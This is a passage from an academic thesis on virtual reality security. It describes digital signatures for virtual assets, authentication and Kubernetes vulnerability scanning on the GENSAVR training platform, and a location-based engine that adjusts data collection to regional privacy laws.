


Figure 4.1. Cryptographic signature process

4.2. The Role of Authenticity and Integrity in securing virtual assets in VR spaces

A core element of VR environments is the virtual asset, which enhances both immersion and UX [59]. In this study, we define virtual assets as custom avatars, virtual real estate, digital artwork, in-game items, and other interactive objects [60]. Virtual assets though central to immersive VR experiences, face threats like forgery and unauthorized modification [61]. Existing solutions like blockchain and digital property insurance are often complex or costly, especially for individual users [62].

This section highlights the need for accessible, user-friendly methods to ensure the authenticity and integrity of virtual assets. Proving authenticity might be more straightforward in the physical world than in the virtual world. In traditional business models, transactions are validated using physical signatures or seals, which legally certify and ratify agreements. However, in digital ecosystems, authenticity and integrity are typically ensured through cryptographic signatures [63]. Built on cryptographic hashing and public-key cryptography, digital signature is a lightweight and effective solution. By integrating digital signatures into VR interactions, users can verify ownership and detect tampering in real time, enhancing trust and security without compromising immersion.

4.3. Proposed user-centric solution for real-time asset signing and verification in VR spaces

This section presents a practical, user-friendly system that integrates cryptographic digital signatures into VR environments to ensure the authenticity and integrity of virtual assets. Built using Unity 3D and RSA-2048 with SHA-256 hashing, the solution allows users to sign and verify digital items in real time using simple controller inputs button A for signing, button B for verification without needing technical knowledge. The main architecture of the system is illustrated in Figure 4.3.

The system's layered workflow includes four layers: user interaction, application logic (signing/verification), network communication (Unity Netcode), and a cryptographic layer for security operations as illustrated in Figure 4.2. Real-time feedback enhances trust by alerting users of signature validity or tampering. Demonstrated in Figure 4.4 displays the validity response inside the virtual room during verification, while Figure 4.6 and Figure 4.5 demonstrate tampering detection when the system detects a mismatch in hash values comparison.

Performance evaluations show high efficiency, with signing times averaging 17.3ms and verification times under 1ms. Memory use is minimal (4 KB per signing), ensuring scalability. The system effectively detects forgery and tampering and remains crypto-agile for future quantum-safe integrations.




Figure 4.2. Layered architecture of the proposed VR system




Figure 4.3. The main architecture of the proposed system



Figure 4.4. User interface feedback displayed upon detection of asset tampering




Figure 4.5. Console logs showing hash comparison between original and modified data, providing traceability for tampering detection



Figure 4.6. In the virtual room, asset feedback verification is shown on the board, displaying the signer's name and validity message. The signature is visible solely for research purposes

4.4. Conclusion

This chapter presents a user-centric cryptographic solution for securing virtual assets in VR environments through the use of RSA-2048 digital signatures and SHA-256 hashing. The system allows users to sign and verify assets intuitively using standard VR controller inputs, maintaining both usability and immersive experience. This providing a user-centric security model that is transparent and empowers users in VR spaces as illustrated in Figure 4.7.




Figure 4.7. A user-centric model empowering VR users through digital signatures

Key contributions include:

- Design and implementation of real-time digital signatures in VR to ensure authenticity and integrity.
- A usable-security design that makes cryptographic operations accessible to non-technical users.
- Interdisciplinary integration combining cybersecurity, VR development, and human-computer interaction.
- A user-centric approach that empowers individuals to protect their virtual assets directly.
- Proposal of broader applications for digital signatures in VR contexts, from identity protection to secure virtual real estate.

The system demonstrated strong performance with low signing latency (17.3ms), minimal memory usage (4KB), and effective detection of tampering and forgery. It provides a scalable and resilient foundation for trusted virtual interactions. Looking ahead, the architecture supports future upgrades with quantum-resistant cryptography, reinforcing its long-term viability in immersive digital ecosystems.

This contribution demonstrates that robust, usable security can be embedded in immersive environments offering a foundation for future secure VR systems, both in non-financial and financial asset contexts.

Chapter 5. Security Integration and Enhancement in the GENSAVR Platform

The GENSAVR platform is a high-fidelity VR system for immersive lab training, offering safe, interactive simulations for skill development. Given its multi-user nature, it requires strong security measures such as authentication, session control, and infrastructure monitoring to protect user data and ensure secure, real-time interactions. This chapter discusses the components and the integration of security components into GENSAVR to enhance its security.

The chapter contributes to the thesis by:

- The developing a multi-layered security framework for GENSAVR platform.
- Providing infrastructure security monitoring and risk mitigation.

5.1. Components of GENSAVR Platform

The GENSAVR platform uses a modular microservices architecture to support scalable, real-time immersive applications. Key components include:

- **Docker:** Enables containerization for portability, fast deployment, and resource efficiency.
- **Kubernetes (K8s):** Manages and scales containers for high availability and fault tolerance.
- **Nakama:** Powers real-time multi-user interactions and user management.
- **MageAI:** Processes and optimizes data in real time for adaptive system responses.
- **WebSockets and WebRTC:** Ensure low-latency, real-time communication for a seamless immersive experience.

5.2. Security Integration in the GENSAVR Platform

Originally developed without security features, GENSAVR was enhanced through this research with a robust, modular and scalable security framework. Key improvements include:

- Multi-layered authentication to control access and prevent unauthorized usage.
- Session management that supports seamless user experience while preventing hijacking.
- Real-time monitoring and compliance tools to detect threats and improve resilience.

The integration of security solutions significantly improved the security posture of GENSAVR, making it more resistant to threats while maintaining performance and usability. The architecture of the improved GENSAVR is illustrated in Figure 5.1.

1. Nakama: Secure Multiplayer Backend for GENSAVR

Nakama is an open-source multiplayer backend [64] integrated into GENSAVR to support real-time, multi-user VR training. It enhances security through built-in authentication, secure identity verification, session management, and access control. Additionally, Nakama ensures data encryption and user credential protection, strengthening GENSAVR's overall security and providing a safe, scalable, and immersive training environment.




Figure 5.1. GENSAVR architecture with security integration

2. Kubescape and ARMO: Kubernetes Security Monitoring and Compliance

Kubescape is an open-source security tool integrated into GENSAVR to monitor and protect its Kubernetes infrastructure. It ensures security across development, deployment, and runtime by detecting vulnerabilities, enforcing compliance, and supporting DevSecOps practices [65]. Key features include:

- Runtime threat detection.
- Cluster vulnerability scanning.
- CI/CD integration.
- Policy enforcement.

Paired with ARMO, a visual dashboard for real-time monitoring, this integration strengthens GENSAVR's overall security posture, enabling proactive threat detection and compliance throughout its lifecycle.

5.2.1 Implementation and Deployment

This section outlines the practical implementation and deployment of the authentication mechanism alongside the infrastructure monitoring tools used in GENSAVR platform.

1. Authentication Enhancement with Nakama

GENSAVR integrates a secure, multi-layered authentication system using Nakama and Unity. The platform supports traditional email/password login (Figure 5.2), device-based authentication for persistent sessions, and token-based session management with automatic refresh (Figure 5.3). Unity 3D provides the user interface (Figure 5.4), while Nakama handles backend operations like secure login, session tracking, and user data storage (Figure 5.5). The system uses a Singleton pattern (Figure 5.3) to manage sessions across scenes and ensures secure credential handling. Together, these implementations provide a seamless, secure, and user-friendly login experience in immersive VR training environments.




Figure 5.2. Overview of the authentication workflow




Figure 5.3. Persistent session using Singleton




Figure 5.4. The AboutScene where a user is redirected to the Login Scene or to the Register Scene according to the user's selection developed with unity 3D

User ID	Username	Display Name	Last Update	Remove
00000000-0000-0000-0000-000000000000			2024-11-27T11:46:59Z	
0aebd1d8-75ed-4bde-8491-ba4b07a71209	Acbeckie		2024-12-06T21:29:57Z	DELETE
7b085d7-2c62-4131-827-27d75a90a18	DApuEDEglO		2024-12-06T21:26:10Z	DELETE

Figure 5.5. User's account stored in Nkama database.

2. Deploying Kubescape for Infrastructure Security and Monitoring

Kubescape was integrated into the GENSAVR platform to enhance infrastructure security by detecting vulnerabilities, misconfigurations, and compliance issues within the Kubernetes environment. Key tools used include the Kubescape CLI, Helm, kubectl, and the ARMO Dashboard. The deployment process involved installing Kubescape locally, deploying the Kubescape Operator using Helm, and linking it to ARMO for real-time security monitoring. Once configured, the workflow of the Kubescape in GENSAVR follows as illustrated in Figure 5.6. This setup enables continuous scanning, policy enforcement, and threat detection, ensuring that GENSAVR remains secure and compliant throughout its lifecycle.




Figure 5.6. Kubescape workflow in GENSAVR, scanning the infrastructure and communicating with ARMO

5.2.2 Security Tests Results

A comprehensive security scan of the GENSAVR platform using Kubescape CLI and ARMO dashboard revealed 39 vulnerabilities (Figure 5.7): 2 critical, 6 high, 26 medium, and 5 low-risk issues. Most issues were medium-risk, indicating the need for ongoing monitoring. Key vulnerable components included Nakama, ws-airsignal-default, and the email server.

Security Risks - SUMMARY



Figure 5.7. Risk Severity of the vulnerabilities found on GENSAVR infrastructure

Compliance scores were strong - 86.34% (MITRE) and 78.56% (NSA) as illustrated in Figure 5.8. Major concerns included missing CPU/memory limits, privilege escalation, and misconfigured network rules. Addressing these findings is essential for enhancing system security and resilience.




Figure 5.8. Statistics result for standard framework compliance

The analysis discovered a potential DOS attack via nakama with no limits as indicated in Figure 5.9, and suggested remediation illustrated in Figure 5.10.



Figure 5.9. An illustration of a DOS attack

SEVERITY	CONTROL ID	CONTROL NAME	REMEDIATION
High	C-0271	Ensure memory limits are set	Set the memory limits or use exception mechanism to avoid unnecessary notifications.
High	C-0270	Ensure CPU limits are set	Set the CPU limits or use exception mechanism to avoid unnecessary notifications.

Figure 5.10. Potential risks and remediation relating to Nakama

5.3. Conclusion

The study introduced DevSecOps principles into immersive VR environments, showcasing a proactive, user-centric approach to platform security. It bridges containerized infrastructure with modern cybersecurity best practices, offering a scalable and resilient security model.

This chapter contributed a comprehensive security framework for the GENSAVR platform, enhancing immersive VR security through multi-layered authentication, session management, and continuous infrastructure monitoring. By integrating Nakama for secure user access and Kubescape with ARMO for Kubernetes vulnerability assessment, the platform now features improved threat detection, risk mitigation, and NSA-aligned compliance.

These advancements not only secure GENSAVR but also serve as a reference for future VR security implementations. Future research should explore live attack simulations to further strengthen the system's defense against real-world threats.

Chapter 6. Time Adaptive Security for Privacy and Compliance in Immersive Applications

This chapter addresses the urgent need for privacy and compliance in the Metaverse, where users frequently move across virtual spaces tied to different real-world jurisdictions. As immersive platforms grow, data protection becomes complex due to global reach and lack of centralized regulation.

The study proposes a real-time adaptive security framework that dynamically aligns with regional data privacy laws like GDPR, CCPA, PIPL, and others. This model ensures that as users transition between virtual environments, their data remains protected according to relevant local regulations.

The chapter contributes to the thesis by:

- Developed a location-based adaptive security model that enforces regional privacy laws dynamically as users interact across jurisdictions.
- Introduced a multi-layered system architecture integrating real-time location detection, compliance enforcement, and data access control.

6.1. The Privacy Dilemma in Multi-Modal Interactions in Immersive Environments

While multi-modal data integration enhances realism and immersion, it also introduces unique privacy risks. Privacy risks are posed by immersive systems that collect rich, continuous, and often unconscious multi-modal data like gestures, facial expressions, and behavioral patterns [66]. Such data can uniquely identify users and reveal intimate details, raising serious ethical and security concerns [67]. Unlike traditional online platforms, where data governance is typically tied to a specific jurisdiction, the Metaverse operates as a global digital ecosystem, making regulatory enforcement and user protections increasingly complex [68]. Key privacy issues include:

- Non-transparent data collection and cross-border transfers.
- Behavioral tracking and profiling, enabling manipulation and identity inference.
- Exploitation of biometric data for deepfakes, surveillance, and impersonation.
- Re-creation of real-world crimes in virtual spaces, such as stalking and harassment.

As immersive environments grow globally, adaptive, real-time privacy mechanisms that comply with regional laws (e.g., GDPR) are urgently needed to protect user data and uphold trust in virtual interactions.

6.2. The Role of Adaptive Security in Compliance Enforcement

Immersive experiences in VR rely on real-time data like gaze and motion tracking, but these same data streams pose serious privacy risks. To balance immersion with user privacy and legal compliance, this section proposes an adaptive security model that adjusts data handling in real time based on regional regulations.

The biological and ecological systems exhibit an inherent ability to adapt to their environments, responding dynamically to threats through self-regulating mechanisms [37]. Drawing insights from them, this principle of self-sustaining adaptability can be replicated in the Metaverse as adaptive security to create intelligent, real-time security mechanisms that dynamically adjust to the evolving privacy, security, and regulatory landscape. This adaptive security in the Metaverse would:

- Monitor user activity continuously.
- Dynamically adjust data collection to comply with local laws.
- Restrict unauthorized access and cross-border data transfers.

The model operates in four phases:

1. Predict – Anticipates threats using analytics.
2. Prevent – Proactively blocks unauthorized actions.
3. Detect – Identifies real-time risks and anomalies.
4. Respond – Mitigates threats automatically.

This proactive, self-adjusting system ensures immersive environments remain both privacy-conscious and legally compliant, supporting safe global adoption of Metaverse technologies.

6.2.1 Ensuring Region-Specific Data Privacy Compliance in the Metaverse

As users move across virtual spaces tied to different real-world regions, the Metaverse must adapt to diverse privacy regulations like GDPR, CCPA, and PIPL. The need for a dynamic compliance framework that balances immersive experiences with the protection of user data is necessary.

The solution lies in real-time adaptive security systems that can automatically adjust data collection and processing based on user location. This includes ensuring transparency, securing user consent, enforcing data minimization, and respecting data sovereignty laws. To enable this, platforms must:

- Implement real-time adaptive security to enforce local privacy laws.
- Ensure data sovereignty (e.g., keeping Chinese data in China).
- Adopt Zero-Trust security, continuously verifying entities in VR.
- Expand regulations to cover behavioral and emotional data.

By integrating privacy compliance into the design of immersive platforms, the Metaverse can evolve into a legally sound and user-trusted environment, protecting sensitive data without compromising user experience.

6.3. Implementation of Real-Time Adaptive Security for Privacy and Compliance

As the Metaverse continues to evolve into a globally interconnected virtual ecosystem, ensuring region-specific data privacy compliance becomes a critical challenge. This section outlines the development of a real-time adaptive security system designed to ensure privacy compliance in immersive environments, balancing technological advancement with user rights and security.

6.3.1 Methodology

Using Unity 3D and IPinfo, the system detects user location and automatically adjusts data collection practices based on regional laws such as GDPR, CCPA, and PIPL. The overall architecture of the system is illustrated in Figure 6.1. These tools were integrated to build a dynamic, location-based security model that ensures privacy compliance enforcement in the Metaverse.

The implementation features real-time geolocation tracking, a compliance engine that enforces region-specific data policies, a user-facing privacy dashboard for managing preferences, and safeguards against unauthorized data transfers. This modular approach ensures immersive experiences remain both compliant and secure across global jurisdictions.




Figure 6.1. The architecture of the proposed real-time adaptive security for privacy and compliance

- **Components of the Real-Time Adaptive Security Architecture**

The adaptive security system comprises six key components:

1. **User Interaction Layer** - Captures user inputs (motion, gaze, voice, biometrics) through immersive devices.
2. **Location Detection** - Uses IPInfo API and GPS to determine user location and ensure accurate jurisdiction mapping.
3. **Adaptive Security Engine** - Matches location with regional privacy laws and enforces appropriate data policies in real-time.
4. **Compliance Database** - Stores various global data protection regulations to guide enforcement decisions.
5. **Privacy Dashboard** - Lets users manage tracking preferences and view compliance status, enforcing consent where required.
6. **Data Access & Storage Control** - Offers user-controlled data retention options and prevents illegal cross-border data transfers.

- **Implementation Steps for Real-Time Adaptive Compliance in Unity 3D**

We considered the GDPR (EU), CCPA (California), PIPL (China) and DPA 2012 data protection acts to construct our system.

The following outlines the detailed steps taken to implement the real-time adaptive compliance system in Unity 3D.

1. **Geolocation Detection:** Integrated IPInfo API in Unity to identify the user's country via IP address, validated with GPS. The system maps country codes to regional privacy laws (e.g., GDPR, CCPA, PIPL, DPA 2012).
2. **Adaptive Security Engine:** Based on detected location, the system applies appropriate privacy rules, e.g., GDPR disables tracking by default and requires opt-in, while CCPA allows opt-out. Enforcement is dynamic and region-specific.
3. **Privacy Dashboard:** Provides users with real-time compliance status and control over tracking preferences and data retention, adapting options based on applicable regulations.

6.3.2 System Testing & Validation

The adaptive compliance system was tested in two jurisdictions:

Test Case 1: Europe (GDPR) - In Romania and Germany, tracking was disabled by default. Users had to provide explicit opt-in to enable data collection. The system displayed appropriate compliance status and allowed control over data retention. The results Figure 6.2 illustrates the disabled

behavior and movement tracking by default to satisfy the rule of explicit opt-in, while Figure 6.3 demonstrates data retention rules applied. The generated logs are illustrated in Figure 6.4.




Figure 6.2. Testing conducted in Romania, GDPR compliant. GDPR detection disables user tracking data even if it has been saved already. It allows user to explicitly opt-in.




Figure 6.3. Data retention can be altered by the user. The default is one day. This showing how the users have control over their data when following data protection laws




Figure 6.4. Logs captured when location was detected

Test Case 2: Ghana (DPA 2012) - Similar to GDPR, tracking was disabled by default (Figure 6.6). Data transfers outside Ghana required explicit consent. The system enforced local compliance by prompting user confirmation before processing data externally and the logs are shown in Figure 6.5.

Overall, the system dynamically adjusted based on user location, enforcing region-specific privacy rules.

